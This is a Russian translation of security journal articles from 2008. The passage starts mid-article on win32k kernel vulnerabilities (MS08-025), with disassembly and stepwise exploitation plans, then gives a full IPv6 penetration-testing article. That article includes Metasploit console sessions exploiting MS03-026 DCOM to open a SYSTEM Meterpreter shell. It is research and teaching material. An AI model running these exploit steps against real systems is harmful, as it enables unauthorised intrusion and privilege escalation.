.text:00463B56      db 0CCh
.text:00463B57      db 0CCh
.text:00463B58      db 0CCh

```

В примере подходит адрес `00463B51h`: `pop` пропускает адрес возврата, а `retn` переходит к первому аргументу. Последовательность начинается с `dec`, но при удалении блока перезаписываются следующие четыре байта, а с `00463B54h` расположены пять байт заполнителя. Без безопасного заполнителя можно повредить настоящие инструкции и вызвать сбой. Адрес зависит от версии Windows, однако подходящий шаблон находится автоматическим поиском. В Vista эксплоит циклически вызывает `NtQueryIntervalProfile`, пока не произойдёт отложенное освобождение. Цикл также нужен для восстановления структуры пула.

3.2. Перезапись памяти ядра в `NtUserfnOUTSTRING`

Функция `NtUserfnOUTSTRING` доступна через внутреннюю таблицу, используемую экспортируемой функцией `NtUserMessageCall`. Функции, начинающиеся с `NtUserfn`, можно вызывать через функцию `SendMessage`, экспортируемую модулем `user32.dll`. Для этой функции необходимо оконное сообщение `WM_GETTEXT`. Отметим, что в некоторых случаях для успешной эксплуатации нужен прямой вызов. Проверки, выполняемые `SendMessage`, тривиальны, поскольку она используется для разных функций, но их нужно учитывать. Сайт MSDN описывает использование `SendMessage`.

`ProbeForWrite` проверяет, что диапазон принадлежит пользовательскому адресному пространству и доступен для записи. При ошибке создаётся исключение, которое можно перехватить через `try/except`. Драйверы часто применяют эту функцию к пользовательским данным. Ниже показано её начало:

```

void __stdcall ProbeForWrite(PVOID Address, SIZE_T Length, ULONG Alignment)

mov     edi, edi
push    ebp
mov     ebp, esp
mov     eax, [ebp+Length]
test    eax, eax
jz      short loc_exit      ; Length == 0

[...]
```

```
loc_exit:
pop     ebp
retn    0Ch
```

Дамп показывает способ обхода: при нулевом Length значение Address вообще не проверяется. Логика Microsoft состоит в том, что для диапазона нулевой длины допустимость адреса неважна. В публикации о MS08-025 [12] компания объяснила, почему не изменила ProbeForWrite. Стремление сохранить совместимость понятно, но такое поведение как минимум следовало явно отразить в документации.

Ошибка затрагивает целый класс функций работы со строками. Одни перед записью убеждаются, что длина ненулевая, другие не проверяют её вовсе. Демонстрационный эксплойт подготовил Рубен Сантамарта [11].

Уязвимость NtUserfnOUTSTRING обходит ProbeForWrite и перезаписывает 1 или 2 байта памяти ядра. Дизассемблирование функции ниже:

In NtUserfnOUTSTRING (WM_GETTEXT)

```
xor     ebx, ebx
inc     ebx
push    ebx                ; Alignment = 1
and     eax, ecx           ; eax = our size | ecx = 0x7FFFFFFF
push    eax               ; If our size is 0x80000000 then
                        ; Length is zero (avoid any check)
push    esi               ; Our kernel address
call    ds:__imp__ProbeForWrite@12
or      [ebp+var_4], 0FFFFFFFh
mov     eax, [ebp+arg_14]
add     eax, 6
and     eax, 1Fh
push    [ebp+arg_10]
lea     ecx, [ebp+var_24]
push    ecx
push    [ebp+arg_8]
push    [ebp+arg_4]
push    [ebp+arg_0]
mov     ecx, _gpsi
call    dword ptr [ecx+eax*4+0Ch] ; Call appropriate sub function
mov     edi, eax
test    edi, edi
jz      loc_BF86A623        ; Something goes wrong
```

[...]

```
loc_BF86A623:
cmp     [ebp+arg_8], eax    ; Submit size was 0 ? (no)
jz      loc_BF86A6D1
```

[...]

```
push    [ebp+arg_18]        ; Wide or Multibyte mode
push    esi                ; Our address
call    _NullTerminateString@8 ; <= 0 byte or short overwriting
```

Большой размер 0x80000000 позволяет обойти ProbeForWrite. Затем через внутреннюю таблицу указателей win32k вызывается функция, зависящая от контекста. Если запрос выполняет тот же поток, который передал дескриптор, управление сразу переходит к функции получения данных; иначе результат может кэшироваться процедурой, ожидающей обслуживающий поток. В показанном пути при ошибке других функций в память ядра записывается нулевой байт, гарантирующий завершение строки. Возможны и иные варианты: например, поле редактирования позволяет записать пользовательскую строку, но для выбранной цели достаточно нуля.

Дальнейшая эксплуатация проста и подробно не разбирается. Целевой адрес и способ выделить нулевую страницу уже показаны в предыдущем разделе.

3.3. Повреждение таблицы дескрипторов в LoadMenu

win32k реализует собственную систему дескрипторов. Общая таблица отображается в пользовательский процесс только для чтения, а изменяется из ядра. Уязвимость MS07-017, найденная Сесаром Серрудо во время Month of Kernel Bugs [13], показала, как повреждение этой таблицы приводит к выполнению кода ядра. Здесь рассматривается другая ошибка — неправильное использование общей записи дескриптора GDI.

Графический дескриптор кодирует индекс в общей таблице и тип объекта. Сама таблица представляет собой массив недокументированных `HANDLE_TABLE_ENTRY`.

```
typedef struct _HANDLE_TABLE_ENTRY
{
    union
    {
        PVOID pKernelObject;
        ULONG NextFreeEntryIndex; // Used on free state
    };
    WORD ProcessID;
    WORD nCount;
    WORD nHandleUpper;
    BYTE nType;
    BYTE nFlag;
    PVOID pUserInfo;
} HANDLE_TABLE_ENTRY; // sizeof(HANDLE_TABLE_ENTRY) == 12
```

Поле `nType` задаёт тип записи. У свободной записи он равен нулю, а `nFlag` сообщает, уничтожается ли она или уже уничтожена. Обычные проверки анализируют флаг перед чтением `pKernelInfo`, указывающего на объект ядра. В свободной записи `NextFreeEntryIndex` содержит не указатель, а целочисленный индекс следующей свободной позиции.

Структура графического объекта зависит от типа, но всегда начинается с общего заголовка, содержащего индекс в таблице. Система постоянно переходит от записи таблицы к объекту ядра и обратно. Нарушение правил такого перехода создаёт уязвимость.

Уязвимая `xxxClientLoadMenu` неверно проверяет индекс дескриптора. Её вызывает `GetSystemMenu`; через `KeUsermodeCallback` функция получает индекс из пользовательского режима. Ниже показано его использование.

```
and     eax, 0FFFFh        ; eax is controlled
lea     eax, [eax+eax*2]    ; index * 3
mov     ecx, gSharedTable
mov     edi, [ecx+eax*4]    ; base + (index * 12)
```

Непроверенный индекс выбирает запись, а её `pKernelObject` возвращается из `xxxClientLoadMenu`. Если выбрать уже удалённый дескриптор, поле `NextFreeEntryIndex` содержит значение от `0x1` до `0x3FFF`, поэтому полученный «указатель» попадёт в первые страницы памяти.

Системное меню принадлежит объекту окна, дескриптор которого передаётся в `GetSystemMenu`. Поле `spmenuSys` получает значение из `xxxClientLoadMenu` и может указывать внутрь нулевой страницы. При завершении потока освобождение окна читает оттуда индекс и помечает соответствующую запись общей таблицы как уничтоженную и свободную. Если нулевая страница заполнена нулями, будет испорчена первая запись таблицы GDI.

После повреждения первой записи уязвимую цепочку вызывают повторно. `GetSystemMenu` блокирует и разблокирует запись GDI, связанную с возвращённым объектом. Для помеченной уничтоженной записи разблокировка вызывает функцию уничтожения соответствующего типа. У первой записи такого обработчика нет, поскольку штатно её не должны разблокировать. В

результате происходит вызов по нулевому адресу и захватывается управление в ядре. Этот механизм дескрипторов не документирован, а вызов функции освобождения при разблокировке потока устроен необычно.

Шаги эксплуатации:

1. Выделить нулевую страницу.
2. Запустить цикл; на второй итерации произойдёт вызов нулевого адреса:
 - создать диалоговое окно;
 - заполнить нулевую страницу нулями;
 - поместить по нулевому адресу относительный `jmp`;
 - создать графический дескриптор меню или другого типа;
 - уничтожить этот дескриптор;
 - Вызвать `GetSystemMenu`.
 - перехватить пользовательский обратный вызов и вернуть индекс уничтоженного дескриптора меню, то есть `handle & 0x3fff`;
 - завершить поток, пометив нулевую запись свободной и уничтоженной.

Существуют и другие способы эксплуатации. По мнению автора, злоупотребление блокировкой пригодится и при утечках дескрипторов. Данная цепочка сложна и необычна, что и делает её особенно интересной.

4. Защита GUI-архитектуры

Создавать безопасное ПО значительно труднее, чем искать уязвимости, особенно в старых компонентах с жёсткими требованиями совместимости. Статья не столько обвиняет Microsoft, сколько показывает общие проблемы архитектуры Windows. В Vista базовая система стала заметно защищённее, однако некоторые компоненты ядра, включая `win32k`, всё ещё требуют первоочередного внимания.

Архитектура графической подсистемы не следует базовым принципам безопасности, а её устройство превращает аудит в хаос. Переписать всё с нуля было бы лучше, но едва ли возможно. При этом стабильный Windows API отделён от ядра значительным слоем абстракции, который можно использовать для постепенной перестройки `win32k` без нарушения совместимости. Такая работа займёт несколько выпусков системы, но необходима и способна даже повысить производительность, устранив лишние переключения контекста. Нет смысла входить в ядро лишь затем, чтобы запросить у пользовательского режима значение и вернуть его обратно. Нынешняя система обратных вызовов плохо вписывается в последовательную архитектуру.

Локальные эксплойты выявляют и слабости общих механизмов — например пула ядра и указателей на функции, подмена которых даёт выполнение кода. Пользовательский режим уже усиливали, когда его эксплуатация стала слишком простой и ошибки сторонних программ начали компрометировать всю машину. Для ядра особенно важна производительность, поэтому новые проверки нельзя добавлять бездумно. Защита должна развиваться вместе с системой, не ухудшая работу пользователя.

Разработка ПО обычно идет самым быстрым путем, кроме случаев, когда ожидается конкретный результат. Компания ищет не лучший путь, а то, что стоит меньше при почти таком же результате. Microsoft не выбрала легкий путь, начав Security Development Lifecycle (SDL) [14], и ей следует продолжать в этом направлении.

5. Заключение

Компоненты ядра Windows проверяют данные с разной строгостью. `ntoskrnl.exe` следует единым правилам работы с пользовательской памятью, тогда как `win32k` использует запутанные особые проверки. Драйвер взаимодействует с пользовательским режимом через системные и обратные вызовы, расширяя поверхность атаки. Ошибки возникают не только в обычной обработке памяти, но и во внутренних механизмах вроде таблицы графических дескрипторов.

Глава об обнаружении и эксплуатации показала уязвимости. Локальная эксплуатация имеет много разных векторов атаки. Сейчас эксплуатация быстрая и надежная, она работает при каждой попытке. Эксплуатация ядра возможна через разные техники.

`win32k` изначально не проектировался вокруг безопасности, а теперь разросся и обременён совместимостью настолько, что новые выпуски в основном добавляют возможности поверх старой основы. Vista ввела множество автоматических проверок целочисленного переполнения, устраняющих часть неизвестных ошибок. Но взаимодействие пользовательского режима с ядром остаётся трудно предсказуемым: уязвимость зависит не только от проверки отдельного аргумента, но и от общего контекста системы.

Обычных защит пользовательского режима недостаточно: эксплуатация ядра не сводится к переполнениям. `win32k` можно постепенно менять за существующим пользовательским слоем абстракции, сохраняя API, хотя это потребует много времени. Рассматриваемый патч улучшил защиту шире трёх конкретных ошибок, но две из них всё же затрагивали уже усиленную версию Vista. Небольшими точечными изменениями архитектурную проблему не решить. Исследователи уязвимостей и руткитов сходятся в том, что операционные системы должны развиваться. Будущая Windows 7 могла бы ввести новую модель прав для критических компонентов или хотя бы серьёзно укрепить `win32k`.

Ссылки

- [1] Microsoft Corporation. Microsoft Security Bulletin MS08-025
<<http://www.microsoft.com/technet/security/Bulletin/MS08-025.mspx>>
- [2] Microsoft Corporation. Windows User Interface.
<[http://msdn.microsoft.com/en-us/library/ms632587\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/ms632587(VS.85).aspx)>
- [3] Microsoft Corporation. SendMessage function.
<<http://msdn.microsoft.com/en-us/library/ms644950.aspx>>
- [4] ivanlef0u. You failed (blog entry about KeUsermodeCallback function in French).
<<http://www.ivanlef0u.tuxfamily.org/?p=68>>
- [5] Microsoft Corporation. About Dynamic Data Exchange.
<<http://msdn.microsoft.com/en-us/library/ms648774.aspx>>
- [6] Microsoft Corporation. DDE Support in Internet Explorer Versions (still supported in ie7).
<<http://support.microsoft.com/kb/160957>>
- [7] Wikipedia. Integer overflow.
<<http://en.wikipedia.org/wiki/Integeroverflow>>
- [8] mxatone and ivanlef0u. Stealth hooking: Another way to subvert the Windows kernel.
<<http://www.phrack.org/issues.html?issue=65&id=4#article>>
- [9] Kostya Kortchinsky. Kernel pool exploitation (Syscan Hong Kong 2008).

<<http://www.syscan.org/hk/indexhk.html>>

[10] Ruben Santamarta. Exploiting common flaws in drivers.

<http://www.reversemode.com/index.php?option=com_remository&Itemid=2&func=fileinfo&id=51>

[11] Ruben Santamarta. Exploit for win32k!ntUserFnOUTSTRING (MS08-25/n).

<http://www.reversemode.com/index.php?option=com_content&task=view&id=50&Itemid=1>

[12] Microsoft Corporation. MS08-025: Win32k vulnerabilities.

<<http://blogs.technet.com/swi/archive/2008/04/09/ms08-025-win32k-vulnerabilities.aspx>>

[13] Cesar Cerrudo. Microsoft Windows kernel GDI local privilege escalation.

<<http://projects.info-pull.com/mokb/MOKB-06-11-2006.html>>

[14] Microsoft Corporation. Steve Lipner and Michael Howard. The Trustworthy Computing Security Development Lifecycle

<<http://msdn.microsoft.com/en-us/library/ms995349.aspx>>

Эксплуатация завтрашнего Интернета сегодня: тестирование на проникновение с IPv6

Дата: 10/2008

Автор: H D Moore

Контакт: <hdm@metasploit.com>

Аннотация

В статье показано, как с помощью существующих средств безопасности атаковать системы с включённым IPv6, использующие канальные и автоматически настроенные адреса. Большинство приёмов применимо и к полноценно развёрнутым сетям IPv6, но основное внимание уделено машинам локальной сети, где IPv6 включён без явной настройки.

Благодарности: автор благодарит Ван Хаузера из THC за превосходный доклад на CanSecWest 2005 и комплект IPv6 Attack Toolkit. Значительная часть вводных сведений основана на заметках к этому докладу, а входящая в комплект программа `alive6` служит первым шагом почти для всех описанных приёмов. Автор также благодарит Филиппа Бионди за SCAPY и необычную трёхмерную презентацию о заголовках маршрутизации IPv6 на CanSecWest 2007.

1. Введение

Следующее поколение IP уже почти десять лет остаётся «буквально за углом». Сроки перехода проходили, производители добавляли поддержку, а современные операционные системы получали готовый стек IPv6, хотя немногие организации действительно его внедряли. В итоге в корпоративных сетях множество машин с включённым, но не настроенным намеренно IPv6. Это часто забытая поверхность атаки. Например, многие межсетевые экраны, включая ZoneAlarm в Windows и стандартные правила IPTables в Linux, не блокируют IPv6; для IPTables нужны отдельные правила Netfilter6. Статья показывает, как существующими инструментами компрометировать такие системы.

1.2. Операционная система

Все инструменты, описанные в этой статье, запускались из системы Ubuntu Linux 8.04. Если вы используете Microsoft Windows, Mac OS X, BSD или другой дистрибутив Linux, некоторые инструменты могут работать иначе или не работать вовсе.

1.3. Конфигурация

Все примеры требуют работающего стека IPv6 и канального либо автоматически настроенного адреса. Поддержка протокола должна быть встроена в ядро или загружена модулем. Наличие адреса у интерфейса проверяется командой `ifconfig`:

```
# ifconfig eth0 | grep inet6
inet6 addr: fe80::0102:03ff:fe04:0506/64 Scope:Link
```

1.4. Адресация

Адрес IPv6 состоит из 128 битов и записывается группами по четыре шестнадцатеричные цифры через двоеточие. Двойное двоеточие :: заменяет последовательность нулевых групп. Поэтому адрес обратной петли из пятнадцати нулевых байт и завершающей единицы записывается как ::1 (аналог IPv4 127.0.0.1), а адрес всех интерфейсов — как ::0 или :: (аналог 0.0.0.0). Канальные адреса начинаются с fe80:: и обычно продолжаются идентификатором EUI-64, а автоматически настроенные глобальные адреса в контексте статьи — с 2000::.. Сокращение :: допустимо только один раз, иначе запись станет неоднозначной.

```
0000:0000:0000:0000:0000:0000:0000:0000 == ::, ::0, 0::0, 0:0::0:0
0000:0000:0000:0000:0000:0000:0000:0001 == ::1, 0::1, 0:0::0:0001
fe80:0000:0000:0000:0000:0000:0000:0060 == fe80::60
fe80:0000:0000:0000:0102:0304:0506:0708 == fe80::0102:0304:0506:0708
```

1.5. Канальные и локальные адреса узла

Каждый узел IPv6 имеет в локальной сети как минимум один канальный адрес fe80::.. При автоматической настройке адаптер сначала выбирает его, а затем отправляет всем маршрутизаторам запрос обнаружения. Ответивший маршрутизатор сообщает, следует ли получить глобальный адрес через DHCPv6 или сформировать его по EUI-64. Если настоящего маршрутизатора IPv6 нет, атакующий может ответить вместо него и заставить все локальные узлы настроить дополнительные адреса.

2. Обнаружение

2.1. Сканирование

В отличие от адресного пространства IPv4, последовательно опрашивать IPv6-адреса для поиска живых систем практически невозможно. В реальных развертываниях каждому конечному узлу часто выделяется 64-битный сетевой диапазон. Внутри этого диапазона может существовать всего один или два активных узла, но само адресное пространство более чем в четыре миллиарда раз больше всего IPv4-Интернета. Попытка обнаружить живые системы последовательными пробами в 64-битном IP-диапазоне потребовала бы как минимум 18 446 744 073 709 551 616 пакетов.

2.2. Управление

В огромных диапазонах IPv6 практически невозможно управлять узлами без DNS и других служб имён. Администратор способен запомнить короткий IPv4-адрес подсети, но не множество 64-разрядных идентификаторов. Поэтому DNS, WINS и аналоги становятся критически важны. Статья посвящена случайно возникшим сетям IPv6 и не рассматривает обнаружение через такие службы.

2.3. Обнаружение соседей

В IPv6 вместо ARP используются сообщения ICMPv6 обнаружения соседей (ND) и запроса соседу (NS). ND позволяет найти канальные и автоматически настроенные адреса других систем локальной сети, а NS — проверить существование заданного адреса. Канальный адрес уникален для пары «узел — сегмент» и часто формируется по EUI-64 из MAC-адреса адаптера. Например, MAC 01:02:03:04:05:06 даёт fe80::0102:03ff:FE04:0506: между первыми и последними тремя байтами вставляется FF:FE. IPv6 также поддерживает автоматическую настройку без сохранения состояния. Подробнее протокол обнаружения соседей описан в RFC 2461.

2.4. IPv6 Attack Toolkit

Для перечисления локальных узлов требуется отправлять пробы ICMPv6 и принимать ответы. Входящая в комплект Ван Хаузера IPv6 Attack Toolkit программа `alive6` выполняет эту задачу. Ниже она ищет узлы через интерфейс `eth0`.

```
# alive6 eth0
Alive: fe80:0000:0000:0000:xxxx:xxff:fexx:xxxx
Alive: fe80:0000:0000:0000:yyyy:yyff:feyy:yyyy
Found 2 systems alive
```

2.5. Средства обнаружения соседей в Linux

Команда `ip` вместе с `ping6`, которые входят во многие современные дистрибутивы Linux, также может использоваться для локального обнаружения IPv6-узлов. Следующие команды демонстрируют этот метод:

```
# ping6 -c 3 -I eth0 ff02::1 >/dev/null 2>&1
# ip neigh | grep ^fe80
fe80::211:43ff:fexx:xxxx dev eth0 lladdr 00:11:43:xx:xx:xx REACHABLE
fe80::21e:c9ff:fexx:xxxx dev eth0 lladdr 00:1e:c9:xx:xx:xx REACHABLE
fe80::218:8bff:fexx:xxxx dev eth0 lladdr 00:18:8b:xx:xx:xx REACHABLE
[...]
```

2.6. Локальные широковещательные адреса

Обнаружение соседей использует специальные групповые адреса для обращения ко всем локальным узлам определённого типа. Наиболее полезные из них приведены в таблице.

- FF01::1 = этот адрес достигает всех node-local IPv6-узлов
- FF02::1 = этот адрес достигает всех link-local IPv6-узлов
- FF05::1 = этот адрес достигает всех site-local IPv6-узлов
- FF01::2 = этот адрес достигает всех node-local IPv6-маршрутизаторов
- FF02::2 = этот адрес достигает всех link-local IPv6-маршрутизаторов
- FF05::2 = этот адрес достигает всех site-local IPv6-маршрутизаторов

2.7. Широковещание IPv4 и IPv6

IPv4 позволял маршрутизировать через Интернет пакеты к широковещательным адресам. Этой законной возможностью годами злоупотребляли для усиления атак: запрос отправлялся от имени жертвы, и множество ответов переполняло её канал. В IPv6 групповой трафик такого назначения не выходит за пределы локальной сети. Это препятствует усилению, но одновременно не позволяет проверять соседей в удалённой сети.

Важно различие в обработке запросов службами, слушающими все интерфейсы (0.0.0.0 или ::0). DNS-сервер BIND в IPv4 игнорирует запросы к широковещательному адресу, но в IPv6 принимает запрос к канальному групповому адресу всех узлов FF02::1. Поэтому локальный атакующий одним пакетом обращается ко всем серверам BIND в сегменте. То же справедливо для любой службы UDP, привязанной к ::0.

```
$ dig metasploit.com @FF02::1
;; ANSWER SECTION:
metasploit.com. 3600 IN A 216.75.15.231
;; SERVER: fe80::xxxx:xxxx:xxxx:xxxx%2#53(ff02::1)
```

3. Службы

3.1. Использование Nmap

Nmap поддерживает цели IPv6, но работает с ними только через системные сетевые библиотеки и не отправляет произвольные пакеты. Поэтому TCP-проверка ограничена методом connect(): он надёжен, но медленен за межсетевым экраном и требует полного соединения для каждого порта. Несмотря на это, Nmap остаётся предпочтительным сканером IPv6. Старые версии не понимали канальные адреса с обязательным суффиксом интерфейса и выдавали следующую ошибку.

```
# nmap -6 fe80::xxxx:xxxx:xxxx:xxxx
Starting Nmap 4.53 ( http://insecure.org ) at 2008-08-23 14:48 CDT
Strange error from connect (22):Invalid argument
```

Канальный адрес имеет смысл только вместе с интерфейсом. В Linux после него добавляют % и имя, например fe80::xxxx:xxxx:xxxx:xxxx%eth0. Современный на момент статьи Nmap 4.68 понимает такой суффикс. Глобальные адреса идентификатора области не требуют, поэтому коду обратного подключения достаточно одного адреса.

```
# nmap -6 fe80::xxxx:xxxx:xxxx:xxxx%eth0
Starting Nmap 4.68 ( http://nmap.org ) at 2008-08-27 13:57 CDT
PORT STATE SERVICE
22/tcp open  ssh
```

3.2. Использование Metasploit

Разрабатывавшаяся версия Metasploit Framework содержит простой сканер TCP. Модуль принимает список узлов в RHOSTS и границы диапазона портов, полностью поддерживая IPv6 и суффикс интерфейса. Пример проверяет порты 1–10 000 стандартной Vista Home Premium по канальному адресу через eth0.

```
# msfconsole
msf> use auxiliary/discovery/portscan/tcp
msf auxiliary(tcp) > set RHOSTS fe80::xxxx:xxxx:xxxx:xxxx%eth0
msf auxiliary(tcp) > set PORTSTART 1
msf auxiliary(tcp) > set PORTSTOP 10000
msf auxiliary(tcp) > run
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:135
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:445
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:1025
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:1026
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:1027
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:1028
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:1029
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:1040
```

```
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:3389
[*] TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx%eth0:5357
[*] Auxiliary module execution completed
```

Metasploit также содержит модуль обнаружения UDP-служб. Он отправляет набор проб каждому узлу из RHOSTS и выводит ответы, работая в том числе с групповыми IPv6-адресами. В примере обнаруживается локальная DNS-служба, слушающая ::0 и отвечающая по адресу всех узлов.

```
# msfconsole
msf> use auxiliary/scanner/discovery/sweep_udp
msf auxiliary(sweep_udp) > set RHOSTS ff02::1
msf auxiliary(sweep_udp) > run
[*] Sending 7 probes to ff02:0000:0000:0000:0000:0000:0001 (1 hosts)
[*] Discovered DNS on fe80::xxxx:xxxx:xxxx:xxxx%eth0
[*] Auxiliary module execution completed
```

4. Эксплойты

4.1. Службы с поддержкой IPv6

При проведении теста на проникновение против системы с включенным IPv6 первый шаг - определить, какие службы доступны через IPv6. В предыдущем разделе мы описали некоторые инструменты для этого, но не рассматривали различия между IPv4- и IPv6-интерфейсами одной машины. Рассмотрим результаты Nmap ниже: первый набор получен при сканировании IPv6-интерфейса системы Windows 2003, а второй - при сканировании IPv4-адреса той же системы.

```
# nmap -6 -p1-10000 -n fe80::24c:44ff:fe4f:1a44%eth0
80/tcp open http
135/tcp open msrpc
445/tcp open microsoft-ds
554/tcp open rtsp
1025/tcp open NFS-or-IIS
1026/tcp open LSA-or-nterm
1027/tcp open IIS
1030/tcp open iad1
1032/tcp open iad3
1034/tcp open unknown
1035/tcp open unknown
1036/tcp open unknown
1755/tcp open wms
9464/tcp open unknown
# nmap -sS -p1-10000 -n 192.168.0.147
25/tcp open smtp
42/tcp open nameserver
53/tcp open domain
80/tcp open http
110/tcp open pop3
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
554/tcp open rtsp
1025/tcp open NFS-or-IIS
1026/tcp open LSA-or-nterm
1027/tcp open IIS
1030/tcp open iad1
1032/tcp open iad3
1034/tcp open unknown
1035/tcp open unknown
1036/tcp open unknown
1755/tcp open wms
3389/tcp open ms-term-serv
9464/tcp open unknown
```

Из компонентов IIS по IPv6, по-видимому, доступны только веб-сервер и потоковое мультимедиа. SMTP, POP3, WINS, NetBIOS и RDP при сканировании не обнаружались. Поверхность атаки меньше, но всё ещё значительна. SMB на порту 445 открывает файловые ресурсы и удалённые API через DCERPC. Доступны и все службы DCERPC по TCP, включая диспетчер конечных точек со списком приложений. IIS 6.0 публикует все размещённые веб-приложения, а RTSP (554) и MMS (1755) — потоковое содержимое и административные интерфейсы.

4.2. IPv6 и веб-браузеры

Хотя большинство современных веб-браузеров поддерживает IPv6-адреса в адресной строке, здесь есть осложнения. Например, для системы Windows 2003 выше видно, что порт 80 открыт. Чтобы обратиться к этому веб-серверу из браузера, используется следующий URL:

```
http://[fe80::24c:44ff:fe4f:1a44%eth0]/
```

Firefox и Konqueror понимают такой URL, а Internet Explorer 6 и 7 — нет. Для канального адреса одного DNS недостаточно: в URL требуется идентификатор области. Firefox 3 включает его в HTTP-заголовок Host, из-за чего IIS 6.0 отвечает ошибкой «недопустимое имя узла». Konqueror удаляет суффикс из заголовка, и IIS принимает запрос.

4.3. IPv6 и оценка веб-приложений

При оценке IPv6 трудно заставить старые средства понимать новый формат адреса и идентификатор области. Веб-сканер Nikto напрямую IPv6 не поддерживает. Запись в /etc/hosts помогает с обычным адресом, но не с суффиксом интерфейса. Универсальное решение — посредник между TCPv4 и TCPv6. Для этого подходит Socat, доступный в большинстве Linux и BSD. Следующая команда перенаправляет локальный порт 8080 на порт 80 удалённого канального адреса:

```
$ socat TCP-LISTEN:8080,reuseaddr,fork TCP6:[fe80::24c:44ff:fe4f:1a44%eth0]:80
```

После запуска Socat можно запускать Nikto и многие другие инструменты против порта 8080 на 127.0.0.1.

```
$ ./nikto.pl -host 127.0.0.1 -port 8080
- Nikto v2.03/2.04
```

```
-----
+ Target IP: 127.0.0.1
+ Target Hostname: localhost
+ Target Port: 8080
+ Start Time: 2008-10-01 12:57:18
-----
+ Server: Microsoft-IIS/6.0
```

Такое перенаправление подходит многим инструментам и протоколам и служит хорошим обходным путём при отсутствии встроенной поддержки IPv6.

4.4. Эксплуатация IPv6-служб

Metasploit Framework напрямую поддерживает сокет IPv6 и идентификатор области, поэтому почти все модули эксплуатации и вспомогательные модули работают без изменений. В атаках на веб-приложения параметр VHOST позволяет переопределить заголовок Host и избежать описанной выше ошибки.

4.5. Машинный код с поддержкой IPv6

Чтобы вся атака оставалась в IPv6, протокол должны поддерживать и эксплойт, и полезная нагрузка. Metasploit предоставляет небольшие загрузки, которые через IPv6 получают обычные нагрузки Windows. Канальные адреса снова требуют идентификатора области. Для `bind_ipv6_tcp`, открывающего порт на цели, суффикс добавляют к RHOST. Для обратного `reverse_ipv6_tcp` в LHOST нужен номер интерфейса удалённой машины, который атакующему обычно неизвестен. Поэтому против Windows с канальными адресами практичнее `bind_ipv6_tcp`. В примере он загружает Meterpreter через уязвимость MS03-036 (Blaster) в диспетчере конечных точек DCERPC на порту 135.

```
msf> use windows/exploit/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > set RHOST fe80::24c:44ff:fe4f:1a44%eth0
msf exploit(ms03_026_dcom) > set PAYLOAD windows/meterpreter/bind_ipv6_tcp
msf exploit(ms03_026_dcom) > set LPORT 4444
msf exploit(ms03_026_dcom) > exploit
[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:[...]
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:[...][135]
[*] Sending exploit ...
[*] The DCERPC service did not reply to our request
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (73227 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened
msf exploit(ms03_026_dcom) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

5. Итоги

5.1. Ключевые понятия

Даже если сеть не готова к IPv6, отдельные машины в ней часто уже готовы. Новый стек создаёт малоизвестную и нередко пропускаемую поверхность атаки. Огромное адресное пространство затрудняет удалённый поиск, но в локальном сегменте узлы обнаруживаются через групповой адрес всех узлов. Канальный адрес уникален и действителен только в конкретном сегменте, поэтому для связи нужен идентификатор области — интерфейс. Код обратного подключения тоже должен указать правильный интерфейс. Службы UDP, слушающие `::0`, отвечают на запросы к `FF02::1`, в отличие от служб IPv4. Групповой трафик IPv6 не маршрутизируется, поэтому многие атаки остаются локальными. Linux, BSD и Windows часто включают IPv6 по умолчанию, хотя не все приложения слушают такие интерфейсы. Программные межсетевые экраны могут пропускать IPv6 даже при полном запрете IPv4. Immunity CANVAS, Metasploit Framework, Nmap и другие инструменты уже поддерживают IPv6, а старую программу IPv4 можно подключить через ретранслятор сокетов `xinetd` или `socat`.

5.2. Заключение

Магистраль IPv6 растёт, а всё больше устройств поддерживают протокол сразу после установки, но немногие поставщики доступа маршрутизируют трафик от клиента до этой магистральной. Пока разрыв сохраняется, проверки IPv6 в основном ограничены локальной сетью. Низкая осведомлённость организаций позволяет атакующему обходить сетевой контроль и оставаться незаметным для многих средств наблюдения. В конце концов, как администратору реагировать на приведённое ниже сообщение?

Ссылки

Эксплойты

- THC IPv6 Attack Toolkit - <<http://freeworld.thc.org/thc-ipv6/>>
- The Metasploit Framework - <<http://metasploit.com>>
- Immunity CANVAS - <<http://www.immunitysec.com/>>

Инструменты

- ncat - svn co svn://svn.insecure.org/ncat (login: guest/guest)
- socat - <<http://www.dest-unreach.org/socat/>>
- scapy - <<http://www.secdev.org/projects/scapy/>>
- nmap - <<http://nmap.org/>>
- nikto - <<http://www.cirt.net/nikto2>>

Документация

- RFC 2461 - <<http://www.ietf.org/rfc/rfc2461.txt>>
- Official IPv6 Site - <<http://www.ipv6.org/>>

Совместимость приложений

- <<http://www.deepspace6.net/docs/ipv6statuspageapps.html>>
- <<http://www.stindustries.net/IPv6/tools.html>>
- <<http://www.ipv6.org/v6-apps.html>>
- <<http://applications.6pack.org/browse/support/>>

Теперь меня найдешь? Разблокировка GPS Verizon Wireless xv6800 (HTC Titan)

Дата: 10/2008

Автор: Skywing

Контакт: <skywing_uninformed@valhallalegends.com>

0. Аннотация

